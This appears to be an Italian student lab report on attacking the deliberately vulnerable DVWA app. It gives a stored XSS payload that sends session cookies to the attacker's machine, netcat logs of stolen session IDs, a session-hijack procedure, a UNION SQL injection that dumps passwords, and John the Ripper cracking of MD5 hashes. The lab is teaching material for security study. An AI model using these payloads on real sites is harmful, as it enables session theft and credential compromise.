Report sull'attacco XSS Stored

Descrizione dell'attacco

L'attacco Cross-Site Scripting (XSS) stored consiste nell'inserimento di codice malevolo all'interno di un'applicazione web. Questo codice viene salvato nel database dell'applicazione e successivamente eseguito dai browser dei visitatori che accedono alla pagina compromessa. In questo esercizio, l'obiettivo è recuperare i cookie di sessione delle vittime e inviarli a un server sotto il controllo dell'attaccante.

Obiettivi dell'esercizio

1. Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.
2. Presentare le evidenze degli attacchi andati a buon fine.

Scenario di attacco

Configurazione dell'ambiente:

- Utilizzo di DVWA (Damn Vulnerable Web Application) in esecuzione sulla macchina di laboratorio Metasploitable, con il livello di sicurezza impostato su "LOW".
- La macchina Kali Linux ha l'IP `192.168.50.100`.
- La macchina Windows ha l'IP `192.168.50.102`.

Inserimento del payload malevolo:

Un utente malintenzionato inserisce un commento malevolo su una pagina della DVWA che contiene uno script JavaScript con l'intento di rubare i cookie di sessione.
Esempio di payload:

```
<script>new Image().src='http://192.168.50.100/?cookie='+document.cookie</script>
```

Raccolta dei cookie:

Quando un utente visita la pagina con il commento malevolo, lo script viene eseguito e i cookie di sessione dell'utente vengono inviati al server dell'attaccante.

Esecuzione dell'attacco

Accesso a DVWA e inserimento del payload:

Navigare alla sezione della DVWA dove è possibile inserire commenti.
Inserire il payload malevolo nel campo dei commenti e inviarlo.

Attesa della vittima:


Quando un utente legittimo visita la pagina con il commento malevolo, il codice JavaScript viene eseguito.
I cookie di sessione della vittima vengono inviati al server dell'attaccante.

Verifica dei risultati:

Sul server dell'attaccante Kali Linux, controllare i log per verificare la ricezione dei cookie di sessione.
Assicurarsi che i cookie siano correttamente salvati e pronti per essere utilizzati.

Evidenze

Screenshot della pagina DVWA con il commento malevolo inserito:



Log del server dell'attaccante Kali Linux che mostra i cookie di sessione ricevuti:


```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 39220
GET /?cookie=security=low;%20PHPSESSID=7af72b56529d870eeec4d9e961d1c1c5 HTTP/1.1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.102] 49197
GET /?cookie=security=low;%20PHPSESSID=10ed2d92469c43d9b17468998975dd97 HTTP/1.1
Accept: */*
Referer: http://192.168.50.101/dvwa/vulnerabilities/xss_s/
Accept-Language: it-IT
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Accept-Encoding: gzip, deflate
Host: 192.168.50.100
Connection: Keep-Alive
```

L'attacco XSS stored ha avuto successo, i cookie di sessione delle vittime sono stati correttamente inviati e registrati sul server dell'attaccante Kali Linux

Bypass del login:

- Aprire Burp Suite e attivare l'intercept.
- Effettuare una richiesta HTTP verso l'applicazione DVWA.
- Modificare il campo PHPSESSID inserendo il cookie di sessione della vittima.
- Inviare la richiesta modificata per accedere all'applicazione come se si fosse l'utente legittimo.



Report sull'attacco SQL Injection

Descrizione dell'attacco

L'attacco SQL Injection (SQLi) permette a un utente malintenzionato di inserire comandi SQL arbitrari all'interno di una query SQL eseguita dall'applicazione web, sfruttando una vulnerabilità nell'elaborazione degli input dell'utente. Questo può portare all'accesso non autorizzato ai dati, alla modifica o alla cancellazione dei dati stessi.

Obiettivi dell'esercizio

1. Recuperare le password degli utenti presenti sul database sfruttando la vulnerabilità SQL Injection.

Scenario di attacco

Configurazione dell'ambiente:

- Utilizzo di DVWA (Damn Vulnerable Web Application) in esecuzione sulla macchina di laboratorio Metasploitable, con il livello di sicurezza impostato su "MEDIUM".

Inserimento del payload SQL Injection:

Un utente malintenzionato inserisce input malevolo nei campi di input dell'applicazione web con l'intento di eseguire comandi SQL arbitrari.
Esempio di payload:

1 or 1=1 union select user,password from users

In questo modo possiamo ottenere(First_name e Surname) e anche (User e Password)

Estrazione delle password:

Il comando SQL arbitrario viene eseguito dal database, permettendo all'attaccante di estrarre informazioni sensibili.

Esecuzione dell'attacco

Accesso a DVWA e inserimento del payload:

Navigare alla sezione della DVWA vulnerabile all'SQL Injection.
Inserire il payload malevolo nel campo di input e inviarlo.

Opzionale

SQL Injection BLIND

Accesso a DVWA e inserimento del payload:

Navigare alla sezione della DVWA vulnerabile alla Blind SQL Injection.
Inserire il payload malevolo nel campo di input e inviarlo.

Esempio di payload:

1 or 1=1 union select user,password from users


Configurazione dell'ambiente:


- Utilizzo di DVWA (Damn Vulnerable Web Application) in esecuzione sulla macchina di laboratorio Metasploitable, con il livello di sicurezza impostato su "MEDIUM".

Estrazione delle password:

Eseguire una serie di query SQL malevole e inferire le informazioni sensibili, come le password degli utenti, attraverso le risposte osservabili dell'applicazione web.


Evidenze SQL Injection standard e BLIND





Report su Cracking delle Password

Primo Screenshot:



Comando Utilizzato:
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt --pot=output.pot hashes.txt

Dettagli dell'Operazione:

- Sono stati caricati 4 hash di password (formato Raw-MD5).

Risultati:


- Password trovate:
  - password
  - abc123
  - letmein
  - charley

- Velocità dell'operazione: 100.0g/s 72000p/s 72000c/s 96000C/s

Avvisi:

- Le password mostrate sopra potrebbero non essere tutte quelle decifrate.
- È suggerito l'uso dell'opzione --show --format=Raw-MD5 per visualizzare tutte le password decifrate in modo affidabile.

Secondo Screenshot:



Comando Utilizzato:
john --show --format=Raw-MD5 hashes.txt

Soluzione completa

Hash: 5f4dcc3b5aa765d61d8327deb882cf99

Password: password

Hash: e99a18c428cb38d5f260853678922e03

Password: abc123

Hash: 8d3533d75ae2c3966d7e0d4fcc69216b

Password: charley

Hash: 0d107d09f5bbe40cade3de5c71e9e9b7

Password: letmein

Hash: 5f4dcc3b5aa765d61d8327deb882cf99

Password: password

Conclusioni

Durante l'esercitazione sono state eseguite con successo le seguenti tipologie di attacco per sfruttare le vulnerabilità presenti nell'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, configurata con un livello di sicurezza "LOW":

1. XSS Stored

Abbiamo dimostrato come sia possibile inserire un codice JavaScript malevolo che viene memorizzato nel database e successivamente eseguito dai browser degli utenti che visitano la pagina compromessa. Questo ci ha permesso di recuperare i cookie di sessione delle vittime e inviarli a un server sotto il controllo dell'attaccante.

2. SQL Injection

È stato eseguito un attacco SQL Injection standard che ha consentito di estrarre direttamente le credenziali degli utenti dal database. Questo attacco ha evidenziato come input non sanificati possano essere utilizzati per eseguire query SQL arbitrarie, portando all'accesso non autorizzato ai dati sensibili.

3. Blind SQL Injection (opzionale)

Anche se l'attaccante non riceve direttamente i risultati delle query SQL, è stato possibile inferire le informazioni sensibili basandosi sul comportamento dell'applicazione web. Questo attacco ha dimostrato che anche in assenza di risposte dirette, è possibile estrarre informazioni sensibili attraverso osservazioni indirette.